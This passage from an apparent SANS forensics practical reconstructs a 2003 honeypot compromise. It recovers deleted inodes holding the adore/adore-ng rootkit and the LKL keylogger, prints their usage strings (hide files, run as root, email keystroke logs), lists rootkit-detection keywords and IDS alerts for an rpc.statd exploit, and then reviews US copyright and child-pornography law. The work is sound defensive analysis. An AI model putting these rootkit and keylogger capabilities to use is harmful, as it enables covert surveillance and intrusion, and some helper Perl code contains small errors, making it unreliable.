
- filter out inode information containing ISO-8859 text, save inode numbers in ISO.txt

```
[root@LinuxForensics deleted]# grep ISO files_not_empty.txt | awk -F: '{print $1}' > ISO.txt
```

### 2.7.3. Analysing ASCII/text inodes

- get the contents of all inodes containing pure text

getTextNode.pl (only 'cat' text inodes):

```
#!/usr/bin/perl

open(FILE, $ARGV[0]) || die ("cannot open file $ARGV[0]\n");
@file=<FILE>;
close (FILE);

foreach $entry (0..$#file)
{
    chomp($file[$entry]);
    $inode=$file[$entry];
    print("Contents of inode\
$file[$entry]:\n=====\\n");
    system("cat $inode");
}
}
```

```
[root@LinuxForensics deleted]# ./getTextInode.pl ascii.txt >pureascii_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl asciienglish.txt>\
asciienglish_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl cprograms.txt >cprograms_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl m4.txt >m4_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl makecommands.txt>\
makecommands_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl perl.txt >perl_inodes.txt
[root@LinuxForensics deleted]# ./getTextInode.pl scripts.txt >scripts_inodes.txt
```

- get the contents of all inodes containing data, ISO text:

```
[root@LinuxForensics deleted]# ./getNotPureTextInode.pl data.txt >data_inodes.txt
[root@LinuxForensics deleted]# ./getNotPureTextInode.pl ISO.txt >ISO_inodes.txt
```

Results:

The \*\_inodes.txt files are attached in the appendix. The files were analysed, they are containing the source packages for the lkl and adore packages.

## 2.7.4. Analysis of inodes containing binaries

- get the contents of all inodes containing ELF binaries

Script that we will use:

getNotPureTextInode.pl (run 'strings' against inodes).

```
#!/usr/bin/perl
open(FILE, $ARGV[0]) || die ("cannot open file $ARGV[0]\n");
@file=<FILE>;
close (FILE);

foreach $entry (0..$#file)
{
    chomp($file[$entry]);
    $inode=$file[$entry];
    print("Contents of inode\
$file[$entry]:\n=====\n");
    system("strings $inode");
}

```

```
[root@LinuxForensics deleted]# ./getELFInode.pl ELFs.txt >elf_inodes.txt
```

The character strings found in the ELF inodes

```
Contents of inode 180849:
=====
WVSh
iopl()
c=%d
d=%d
Contents of inode 180850:
=====
WVSh
NULL
(%s)
fopen()
unable to find keymap-file
a keymap is required!! run lkl with -k <keymap>
<Ret>
unable to find UPPER case keymap file, check it!
unable to find ALT keymap file, check it!
Contents of inode 180851:
=====
IQRV
QUIT
DATA
```

```

RCPT TO:
MAIL FROM:lkl@lkl.log.your.linux.box.com
HELO tin.it
sending logs to %s via %s
socket
unable to connect to %s
connect()
Contents of inode 180861:
=====
OWVS
Have to be root to perform a iopl()!
o:k:m:t:hlb
127.0.0.1
Started to log port 0x%02x. Keymap is %s. The logfile is %s.
-- Linux Key Logger vers 0.9.0 --
usage:
    -h this help
    -l start to log the 0x60 port (keyboard)
    -b Debug Mode.Perhaps it's usefoul :P
    -k <km_file> set a keymap file
    -o <o_file> set an output file
    -m <email> send logs to <email> every lk
    -t <host> hostname for sendmail server. default is localhost
Example: lkl -l -k keymaps/it_km -o log.file
Contents of inode 180862:
=====
WVSh
iopl()
c=%d
d=%d
Contents of inode 180869:
=====
OWVS
01.01
Have to be root to perform a iopl()!
o:k:m:t:hlb
127.0.0.1
Started to log port 0x%02x. Keymap is %s. The logfile is %s.
-- Linux Key Logger vers 0.9.0 --
usage:
    -h this help
    -l start to log the 0x60 port (keyboard)
    -b Debug Mode.Perhaps it's usefoul :P
    -k <km_file> set a keymap file
    -o <o_file> set an output file
    -m <email> send logs to <email> every lk
    -t <host> hostname for sendmail server. default is localhost
Example: lkl -l -k keymaps/it_km -o log.file
GCC: (GNU) egcs-2.91.66 19990314/Linux (egcs-1.1.2 release)
.symtab
.strtab
.shstrtab
.text
.rel.text
.data
.bss
.note
.rodata
.rel.rodata
.comment
Contents of inode 68266:
=====
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
printf
__strtol_internal
execve
perror
remove
lchown
calloc
environ
fprintf
kill
__deregister_frame_info
stderr
exit
_IO_stdin_used
__libc_start_main
mkdir
__register_frame_info
close
free
__environ
environ
GLIBC_2.0
PTRh
OBh$
Usage: %s {h,u,r,R,i,v,U} [file, PID or dummy (for U)]
    h hide file
    u unhide file
    r execute as root
    R remove PID forever
    U uninstall adore

```



```

-rwxr-xr-x 1000/root 124521 2003-07-19 15:24:16 haha/lkl/configure
-rw-r--r-- 1000/root 496 2003-07-19 15:24:16 haha/lkl/configure.in
drwxr-xr-x 1000/root 0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/
-rw-r--r-- 1000/root 16062 2003-07-19 15:24:16 haha/lkl/autom4te.cache/requests
-rw-r--r-- 1000/root 0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.0
-rw-r--r-- 1000/root 0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.0
-rw-r--r-- 1000/root 108072 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.1
-rw-r--r-- 1000/root 7552 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.1
-rw-r--r-- 1000/root 124813 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.2
-rw-r--r-- 1000/root 8739 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.2
-rw-r--r-- 1000/root 0 2003-07-19 15:24:16 haha/lkl/autom4te.cache/output.3
-rw-r--r-- 1000/root 395165 2003-07-19 15:24:16 haha/lkl/autom4te.cache/traces.3
-rw-r--r-- 1000/root 1513 2003-07-19 15:24:16 haha/lkl/config.h.in
-rwxr-xr-x 1000/root 5598 2003-07-19 15:24:16 haha/lkl/install-sh
-rwxr-xr-x 1000/root 722 2003-07-19 15:24:16 haha/lkl/mkinstalldirs
-rw-r--r-- 1000/root 18955 2003-07-19 15:24:16 haha/lkl/aclocal.m4
drwxr-xr-x 1000/root 0 2003-08-25 09:43:49 haha/lkl/keymaps/
-rw-r--r-- 1000/root 577 2003-07-19 15:24:16 haha/lkl/keymaps/it_km
-rw-r--r-- 1000/root 594 2003-07-19 15:24:16 haha/lkl/keymaps/it_kmUP
-rw-r--r-- 1000/root 543 2003-07-19 15:24:16 haha/lkl/keymaps/it_kmALT
-rw-r--r-- 1000/root 543 2003-08-25 09:30:35 haha/lkl/keymaps/us_kmALT
-rw-r--r-- 1000/root 593 2003-08-25 09:42:46 haha/lkl/keymaps/us_kmUP
-rw-r--r-- 1000/users 574 2003-08-24 10:15:10 haha/lkl/keymaps/us_km
-rw-r--r-- 1000/users 571 2003-08-02 03:21:56 haha/lkl/keymaps/fr_km
-rw-r--r-- 1000/users 589 2003-08-02 03:22:07 haha/lkl/keymaps/fr_kmUP
-rw-r--r-- 1000/users 553 2003-08-02 03:22:17 haha/lkl/keymaps/fr_kmALT
-rw-r--r-- 1000/users 699 2003-08-02 03:22:25 haha/lkl/keymaps/dvorak_km
-rw-r--r-- 1000/users 702 2003-08-02 03:22:32 haha/lkl/keymaps/dvorak_kmUP
-rw-r--r-- 1000/users 653 2003-08-02 03:22:40 haha/lkl/keymaps/dvorak_kmALT
-rw-r--r-- 1000/root 60 2003-07-19 15:24:16 haha/lkl/Makefile.am
-rw-r--r-- 1000/root 212 2003-08-06 13:01:12 haha/lkl/AUTHORS
-rw-r--r-- 1000/root 12108 2003-07-19 15:24:16 haha/lkl/Makefile.in
-rw-r--r-- 1000/root 7831 2003-07-19 15:24:16 haha/lkl/INSTALL
-rw-r--r-- 1000/root 18007 2003-07-19 15:24:16 haha/lkl/COPYING
-rwxr-xr-x 1000/root 12117 2003-07-19 15:24:16 haha/lkl/depcomp
-rw-r--r-- 1000/root 2141 2003-08-25 09:46:12 haha/lkl/lkl.c
-rw-r--r-- 1000/root 11769 2003-08-25 09:48:11 haha/lkl/config.log
-rw-r--r-- 1000/root 1714 2003-07-19 15:24:16 haha/lkl/config.h
-rwxr-xr-x 1000/root 30912 2003-08-25 09:48:07 haha/lkl/config.status
-rw-r--r-- 1000/root 10 2003-08-25 09:48:11 haha/lkl/stamp-h1
drwxr-xr-x 1000/root 0 2003-08-25 09:48:20 haha/lkl/.deps/
-rw-r--r-- root/root 3171 2003-08-24 10:00:12 haha/lkl/.deps/lkl.Po
-rw-r--r-- root/root 3173 2003-08-24 10:00:11 haha/lkl/.deps/main.Po
-rw-r--r-- root/root 3177 2003-08-24 10:00:12 haha/lkl/.deps/output.Po
-rw-r--r-- root/root 3171 2003-08-24 10:00:12 haha/lkl/.deps/net.Po
-rw-r--r-- 1000/users 3173 2003-08-25 09:48:11 haha/lkl/.deps/main.TPo
-rw-r--r-- 1000/users 3171 2003-08-25 09:48:19 haha/lkl/.deps/lkl.TPo
-rw-r--r-- 1000/users 3177 2003-08-25 09:48:19 haha/lkl/.deps/output.TPo
-rw-r--r-- 1000/users 3171 2003-08-25 09:48:20 haha/lkl/.deps/net.TPo
-rw-r--r-- 1000/root 3595 2003-08-25 09:47:44 haha/lkl/output.c
-rw-r--r-- 1000/users 2603 2003-08-25 08:58:18 haha/lkl/main.c
-rw-r--r-- 1000/root 1610 2003-08-25 09:47:55 haha/lkl/lkl.h
-rw-r--r-- 1000/root 782 2003-08-23 16:35:30 haha/lkl/ChangeLog
-rw-r--r-- 1000/root 1050 2003-08-04 13:09:37 haha/lkl/README
-rw-r--r-- 1000/root 2105 2003-08-25 09:46:29 haha/lkl/net.c
-rw-r--r-- 1000/users 10 2003-08-25 09:48:11 haha/lkl/stamp-h
-rw-r--r-- 1000/root 10 2003-07-19 15:24:16 haha/lkl/stamp-h.in
drwxr-xr-x ahill/users 0 2003-07-27 13:59:40 haha/adore-ng/
drwxr-xr-x ahill/users 0 2003-07-27 13:59:40 haha/adore-ng/CVS/
-rw-r--r-- ahill/users 5 2003-07-27 13:59:40 haha/adore-ng/CVS/Root
-rw-r--r-- ahill/users 9 2003-07-27 13:59:40 haha/adore-ng/CVS/Repository
-rw-r--r-- ahill/users 661 2003-07-27 13:59:40 haha/adore-ng/CVS/Entries
-rw-r--r-- ahill/users 1998 2003-02-26 09:43:08 haha/adore-ng/cleaner.c
-rw-r--r-- ahill/users 660 2003-07-24 08:45:17 haha/adore-ng/Makefile.2.6.gen
-rw-r--r-- ahill/users 1660 2003-07-24 08:37:34 haha/adore-ng/LICENSE
-rw-r--r-- ahill/users 4239 2003-01-03 09:58:17 haha/adore-ng/ava.c
-rw-r--r-- ahill/users 458 2003-07-24 08:37:34 haha/adore-ng/README.26
-rw-r--r-- ahill/users 5148 2003-07-24 12:40:19 haha/adore-ng/README
-rwxr-xr-x ahill/users 4455 2003-07-27 13:58:56 haha/adore-ng/configure
-rw-r--r-- ahill/users 413 2003-07-24 08:37:34 haha/adore-ng/visible-start.c
-rw-r--r-- ahill/users 605 2003-07-24 08:30:37 haha/adore-ng/Makefile.gen
-rw-r--r-- ahill/users 324 2003-07-24 08:30:37 haha/adore-ng/adore-ng.mod.c
-rw-r--r-- ahill/users 2046 2003-07-24 08:37:34 haha/adore-ng/ChangeLog
-rw-r--r-- ahill/users 11566 2003-07-24 12:40:19 haha/adore-ng/adore-ng.c
-rw-r--r-- ahill/users 1281 2003-01-03 09:58:17 haha/adore-ng/adore-ng.h
-rw-r--r-- ahill/users 3805 2003-02-26 09:43:08 haha/adore-ng/libinvisible.c
-rw-r--r-- ahill/users 2527 2002-12-31 10:48:59 haha/adore-ng/libinvisible.h
[root@LinuxForensics deleted]#

```

The archive, complete with the name of the user who originally created the archive!!! Apparently, it contains 2 versions of adore: adore and adore-ng.

Let us compare this with the list of deleted inodes:

```
r/r * 180796: var/spool/uucp/.../adore/test.tar.gz
```

Apparently, this is the archive 'test.tar.gz'.

## 2.7.6. Recover 'dead' inodes

In the timeline, we have seen entries like these:

```
722 .a. -rwxr-xr-x 1000 root 180817 <sdb1.img-dead-180817>
```

Some of these inodes were recovered in the previous section, some might have not. To find out whether there are any unrecovered inodes, I use a script I wrote myself.

Goals:

- take a refined file as input (in this case, only the section of interest, starting after 1719EDT)
- filter out the inode numbers that are shown in the 'sdb1.img-dead-<XXXX>' section (XXXX being the inode number)
- find out which inode has not been recovered yet: compare inode number with inodes recovered in /tmp/deleted
- run 'icat' to get the inode content and filter it through 'strings' to get the legible content

Input:

- 'compromise.txt', containing the section of the timeline that is interesting: after 1719EDT
- 'recoveredInodes.txt', containing the list of inodes that are already recovered
- 'imgdeads.txt', refined output of 'compromise.txt', showing only lines with dead inodes (sdb1.img-dead-<XXXX>).

Output:

- contents of inodes recovered with this script

If there are any inodes that have not been processed yet, they will be caught by this script.

The script:

```
#!/usr/bin/perl

open(FILE, $ARGV[0]) || die ("cannot open timeline $ARGV[0]\n");
@timeline=<FILE>;
close (FILE);

open(FILE2, $ARGV[1]) || die ("cannot open recInodes $ARGV[1]\n");
@recInodes=<FILE2>;
close (FILE2);

foreach $entry (0..#timeline)
{
    chomp($timeline[$entry]);
    ($inode)=($timeline[$entry]=~/img-dead-(\d+)/);

    foreach $oldInode (0..#recInodes)
    {
        chomp($recInodes[$oldInode]);
        if($recInodes[$oldInode] eq $inode)
        {
            $alreadyProcessedInode[$inode]=1;
        }
    }
}
```

```

    }
    if (!$alreadyProcessedInode[$inode])
    {
        print("Contents of inode $inode:\n=====\n");
        system("icat -f linux-ext2 /forensics/honeypot/honeypot/images/sdb1.img $inode | strings");
    }
}

```

### Create recoveredInodes.txt:

```

[root@LinuxForensics deleted]# ls -l | awk '{print $9}' | sort -n >
/sans/recoveredInodes.txt

```

### Create compromise.txt:

- open timeline-september.txt and copy and paste the part starting at around 1719EDT on 9/15.

### Create imgdeads.txt:

```

[root@LinuxForensics sans]# cat compromise.txt | grep "img-dead" >imgdeads.txt

```

### Run the script:

```

[root@LinuxForensics sans]# ./getDeadInodes.pl ./imgdeads.txt ./recoveredInodes.txt
[root@LinuxForensics sans]#

```

No output. That means that all inodes were already analysed in the previous sections.

## 2.8. String Search

*Conduct a string search on the media. What keywords might you look for? Why would you look for those keywords?*

To do the string search, we will employ 'strings' and 'fgrep'. 'fgrep' enables you to look for multiple keywords at the same time that are actually stored in an external file. We will run 'fgrep' with the 'x' option to have it display only exact matches.

Since we know that the adore rootkit and the lkl – Linux key logger were installed, we will also look for those keywords. We will look for keywords that may be related to above items as well maybe find out new information we are not aware of yet.

```

[root@LinuxForensics sans]# cat keywords.txt
rootkit
hack
irc
test.tar.gz
adore
adore-ng
lkl
bot
sniff
backdoor
elite
promisc
knark
hax0r
hide
trojan
virus
TFN
LKM

```

```
attack
denial-of-service
denial
ddos
brute force
0wn3d
0wn
```

```
[root@LinuxForensics sans]# strings /forensics/honeypot/honeypot/images/sdb1.img | \
fgrep -xf /sans/keywords.txt
hide
hide
hide
sniff
hack
hide
hide
hide
hide
hide
hide
hide
hide
adore
attack
denial
elite
hack
hide
sniff
virus
adore-ng
hide
hide
hide
hide
hide
hide
promisc
hide
hide
hide
hide
service
hide
hide
sniff
hide
hack
elite
hide
adore
adore
adore-ng
```


© SANS Institute 2003, Author retains full rights.

To find out which inodes contain above keywords, we will use Autopsy's keyword search option:

e.g. looking for adore-ng:



Looking at one of the fragments where the keyword was found:



Looks like a fragment of a C source file for adore-ng.

Other fragments were looked at in the same manner. Traces of LKL and adore/adore-NG sources etc were found.

## 2.9. Conclusions

*Based on your analysis, what information could be gathered as to the habits of the subject?*

Based on the evidence, on September 15<sup>th</sup>, 2003 at around 1727EDT, the honeypot got compromised by using a vulnerability in the rpc.statd daemon that granted root level access upon buffer overflow (the timeline indicated this by the activity of the NFS/portmap services)

timeline excerpt:

```

Mon Sep 15 2003 17:27:02      0 mac -/-rw-r--r-- root      root      52152    /var/lock/subsys/portmap
                             54 .a. -/-rw-r--r-- root      root      19951    /etc/sysconfig/network
                             2684 .a. -/-rwxr-xr-x root      root      113220   /sbin/consoletype
                             4096 m.c d/drwxrwxr-x root      root      48300   /var/lock/subsys
                             16252 .a. -/-rwxr-xr-x root      root      145505   /bin/usbless
                             25716 .a. -/-rwxr-xr-x root      root      113224   /sbin/initlog
                             167 m.c -/-rw-r--r-- root      root      113215   /var/log/messages
                             7084 .a. -/-rwxr-xr-x root      root      145522   /bin/nice
                             10451 m.c -/-rw-r--r-- root      root      116629   /var/log/boot.log
                             562 .a. -/-rw-r--r-- root      root      80956    /etc/initlog.conf
                             1086 .a. -/-rwxr-xr-x root      root      164467   /etc/rc.d/init.d/portmap
                             8 .a. l/lrwxrwxrwx root      root      113033   /sbin/pidof -> killall5
                             27568 .a. -/-rwxr-xr-x root      root      115733   /sbin/portmap
                             8128 .a. -/-rwxr-xr-x root      root      113032   /sbin/killall5
                             7349 .a. -/-rwxr-xr-x root      root      161470   /etc/rc.d/init.d/functions
                             952 .a. -/-rw-r--r-- root      root      16605    /etc/sysconfig/init
Mon Sep 15 2003 17:27:12      308 .a. -/-rw-r--r-- root      root      48631    /usr/share/terminfo/d/dumb

```

Also, the IDS logs seem to confirm this:

```

[**] [1:587:6] RPC portmap status request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
09/15/03-17:25:44.730954 24.98.248.XXX:37425 -> HP.IP.XX.XX:111
UDP TTL:48 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Len: 56

[**] [1:1914:7] RPC STATD TCP stat mon_name format string exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
09/15/03-17:27:02.790723 24.98.248.XXX:53433 -> HP.IP.XX.XX:957
TCP TTL:48 TOS:0x0 ID:16649 IpLen:20 DgmLen:340 DF
***AP*** Seq: 0x51855D01 Ack: 0xD1CDC204 Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 322116641 2138272
--

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/15/03-17:27:59.877103 HP.IP.XX.XX:39168 -> 24.98.248.XXX:53434
TCP TTL:63 TOS:0x0 ID:12219 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xD2E6119D Ack: 0x524522D1 Win: 0x7CC8 TcpLen: 32
TCP Options (3) => NOP NOP TS: 2139785 322131672

```

Afterwards, according to the timeline, the existence of lynx temp files indicate that the attacker used lynx to download an archive, haha.tar.gz, that contained the ADORE linux kernel module rootkit.

There was another archive found, test.tar.gz, that contained adore-ng, a newer version of adore and LKL, the linux key logger.

Why were there two versions of adore (adore and adore-ng) placed on the honeypot?

I found the 'original' versions of adore and adore-ng on the Internet [ADORENET] and compared the README files:

adore\README (ctime: Sunday, November 17, 2002, 2:09:16 PM):

```
"[...]  
7. SMP primer  
-----  
  
If you need adore for SMP you need to compile it with /path/to/kernel  
being the src of a SMP-configured kernel! Do not just enable __SMP__  
switch and think it will compile with UP configured kernels. You will  
probably get APIC erros during compilation and a oopsing system after insmod.  
  
2.2 kernels don't export tasklist_lock to modules which is a bug in  
kernel. Therefore I have no idea how good adore runs on 2.2 kernels.  
I added a workaround so it should work in most cases."
```

adore-NG\README (ctime: Thursday, July 24, 2003, 12:40:20 PM)

```
"[...]  
7. SMP primer  
-----  
  
Adore-ng was successfully tested on UP and SMP systems."
```

Lets look at the version of the honeypot:

```
[root@LinuxForensics /]# mount -ro,loop,noexec,noatime  
/forensics/honeypot/honeypot/images/sdb1.img /mnt/honeypot/  
[root@LinuxForensics /]# cd /mnt/honeypot/etc  
[root@LinuxForensics /]# cat issue  
  
Red Hat Linux release 6.2 (Zoot)  
Kernel 2.2.14-5.0smp on an i686  
  
[root@LinuxForensics etc]#
```

It was an 2.2 SMP kernel. Looks like Adore may have had issues running successfully on 2.2 kernels, so he/she downloaded Adore-NG just in case Adore would not function correctly.

'ava', a frontend to adore, can be used to hide processes etc. It may be possible that ava was used to hide the existence of the adore rootkit (directories, installed modules etc) as well as the existence of LKL.

The compilation of the adore rootkit and the LKL key logger indicate the intent of using those on the honeypot for later use. Especially using LKL indicates that the attacker meant to watch the honeypot's activity from the point of installation onwards.

Not sure why the K83ypbind links were deleted. They are only used in case a system gets shutdown. If the attacker wanted to prevent the vulnerable rpc.statd from restarting, thus making sure nobody else breaks in, he/she should have deleted the 'S83ypbind' links instead. The 'S' links are the ones that get executed whenever a system gets restarted and start up the specific service(s). Human error? Cannot tell.

### 3. Assignment 3 - Legal Issues of Incident Handling

For the legal section please answer the question as it relates to your country. You must document the source of your information and reference it in your answers. If you have different laws from different region to region or state to state, those laws must also be highlighted. Your score will be based on how well you research and explain your viewpoints. It is also nice to see any case examples where precedence was set in court.

NOTE: For the purposes of this scenario, assume your findings from Part 1 of this practical show that John Price was distributing copyrighted material on publicly available systems.

**Questions:**

1. (2 points) Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?
2. (2 points) What would the appropriate steps be to take if you discovered this information on your systems? Site specific statutes.
3. (2 points) In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?
4. (4 points) How would your actions change if your investigation disclosed that John Price was distributing child pornography?

#### 3.1. What laws have been broken?

Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?

17 U.S.C. Chapter 5, Copyright Infringement and Remedies (– Sec 501(a) cites the details about copyright infringement) has been violated.. copyright infringement because of the trading of MP3s – copyrighted music, movies (DVD rips of copyrighted movies etc):

*“Anyone who violates any of the exclusive rights of the copyright owner as provided by sections 106 through 121 or of the author as provided in section 106A(a), or who imports copies or phonorecords into the United States in violation of section 602, is an infringer of the copyright or right of the author, as the case may be. For purposes of this chapter (other than section 506), any reference to copyright shall be deemed to include the rights conferred by section 106A(a). As used in this subsection, the term “anyone” includes any State, any instrumentality of a State, and any officer or employee of a State or instrumentality of a State acting in his or her official capacity. Any State, and any such instrumentality, officer, or employee, shall be subject to the provisions of this title in the same manner and to the same extent as any nongovernmental entity.”*

The ‘owners’ in this case for the MP3s are the record labels and the artists who own the rights to the songs that got converted into MP3s and then distributed. John Price supports this by distributing the files. In case of the video files / DVDs / DVD-rips, the ‘owners’ are the movie production company/companies, whose products were illegally copied/ripped.

He committed a criminal offense under 17 U.S.C. Chapter 5, Section 506 (a) (1)-(2):

*“Criminal Infringement [is defined as]*

*Any person who infringes a copyright willfully either -*

- (1) for purposes of commercial advantage or private financial gain, or*
- (2) by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than \$1,000,*

*shall be punished as provided under section 2319 of title 18, United States Code. For purposes of this subsection, evidence of reproduction or distribution of a copyrighted work, by itself, shall not be sufficient to establish willful infringement. “*

and can be punished according to 18 U.S.C part I, Chapter 113, Section 2319 (a) – subsection (b) or (c):

*“(a) Whoever violates section 506(a) (relating to criminal offenses) of title 17 shall be punished as provided in subsections (b) and (c) of this section and such penalties shall be in addition to any other provisions of title 17 or any other law.*

*(b) Any person who commits an offense under section 506(a)(1) of title 17 -*

- (1) shall be imprisoned not more than 5 years, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution, including by electronic means, during any 180-day period, of at least 10 copies or phonorecords, of 1 or more copyrighted works, which have a total retail value of more than \$2,500;*
- (2) shall be imprisoned not more than 10 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1); and*
- (3) shall be imprisoned not more than 1 year, or fined in the amount set forth in this title, or both, in any other case.*

*(c) Any person who commits an offense under section 506(a)(2) of title 17, United States Code -*

- (1) shall be imprisoned not more than 3 years, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 10 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of \$2,500 or more;*
- (2) shall be imprisoned not more than 6 years, or fined in the amount set forth in this title, or both, if the offense is a second or subsequent offense under paragraph (1); and*
- (3) shall be imprisoned not more than 1 year, or fined in the amount set forth in this title, or both, if the offense consists of the reproduction or distribution of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than \$1,000. “*

### **3.2. Consequences**

*What would the appropriate steps be to take if you discovered this information on your systems? Cite specific statutes.*

If I am the system owner, then I need to make sure that

- management is notified of the problem, and maybe corporate counsel (depending on corporate hierarchy, i.e. what authority do I have)
- evidence is collected and preserved, create true copies of partitions of compromised systems, create digital signatures (e.g. MD5 hashes) of originals and copies, make sure they match
- a chain of custody is established (who handled the evidence at what point in time)

- all possibly involved systems are examined
- document everything, get management sign-off / confirmation that evidence is real
- store on unalterable media (e.g. burn CDs of image copies)
- if management concurs, start monitoring John Price's activities, gather past log files.

Monitoring traffic is possible under the Provider Exception of the 18 U.S.C. part I Ch. 119 Sec. 2511 (a) (i) - Interception and disclosure of wire, oral, or electronic communications [MONITORING] under these circumstances, to protect the rights of the company's (provider of the network infrastructure and servers etc):

*"(a)(i) It shall not be unlawful under this chapter for an operator of a switchboard, or an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service, except that a provider of wire communication service to the public shall not utilize service observing or random monitoring except for mechanical or service quality control checks."*

### 3.3. Admissibility of Evidence

*In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?*

- establish Chain of Custody
- preserve evidence, protect from modifications
- keep true copies of evidence, prove that those are true copies by creating digital signatures of all the evidence, prove that they match
- document everything, get management sign-off / confirmation that evidence is real
- store on unalterable media (e.g. burn CDs of image copies).

### 3.4. Child pornography

*How would your actions change if your investigation disclosed that John Price was distributing child pornography?*

If the material found would be child pornography, John Price would be in violation of Title 18 U.S.C. Chapter 110 Sec. 2252A – (Certain activities relating to material constituting or containing child pornography) [CHILDP1] which states:

*"(a) Any person who -*

*(2) knowingly receives or distributes -*

*(A) any child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer; or*

*(B) any material that contains child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer;*

*(3) knowingly reproduces any child pornography for distribution through the mails, or in interstate or foreign commerce by any means, including by computer;*

*(4) either -*

*(A) in the special maritime and territorial jurisdiction of the United States, or on any land or building owned by, leased to, or otherwise used by or under the control of the United States Government, or in the Indian country (as defined in section 1151), knowingly sells or possesses with the intent to sell any child pornography; or*

*(B) knowingly sells or possesses with the intent to sell any child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer, or that was produced using materials that have been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer; [...] “*

When encountering child pornography,

- management should be notified immediately
- management will then contact the corporate counsel
- evidence should be gathered and preserved, chain of custody should be created, evidence must be digitally signed

One must notify law enforcement as soon as possible to not get in trouble themselves, i.e. to protect themselves from charges of distribution of child pornography and being able to invoke the ‘affirmative defense’ under Title 18 U.S.C. Chapter 110 Sec. 2252A (d) (2):

*“(d) Affirmative Defense. It shall be an affirmative defense to a charge of violating subsection (a)(5) that the defendant -*

*(1) possessed less than three images of child pornography; and*

*(2) promptly and in good faith, and without retaining or allowing any person, other than a law enforcement agency, to access any image or copy thereof -*

*(A) took reasonable steps to destroy each such image; or*

*(B) reported the matter to a law enforcement agency and afforded that agency access to each such image”*

Possible penalties for the sale and/or distribution of child pornography would include prison up to 15 years for the first offense, according to Title 18 U.S.C. Chapter 110 Sec. 2252A (b) (1) (a) [CHILDP2]:

*“(b) (1) Whoever violates, or attempts or conspires to violate, paragraphs [1] (1), (2), (3), or (4) of subsection (a) shall be fined under this title or imprisoned not more than 15 years, or both, but, if such person has a prior conviction under this chapter, chapter 109A, or chapter 117, or under the laws of any State relating to aggravated sexual abuse, sexual abuse, or abusive sexual conduct involving a minor or ward, or the production, possession, receipt, mailing, sale, distribution,*

---

*shipment, or transportation of child pornography, such person shall be fined under this title and imprisoned for not less than 5 years nor more than 30 years. “*

### 3.5. Precedences

On the Cybercrime website [CYBERCRIME], I came across one case of Copyright Infringement that may be similar to the John Price case.

The Baker case [BAKER]: a San Jose, California Man was indicted for Copyright Infringement by producing and selling illegally reproduced software.

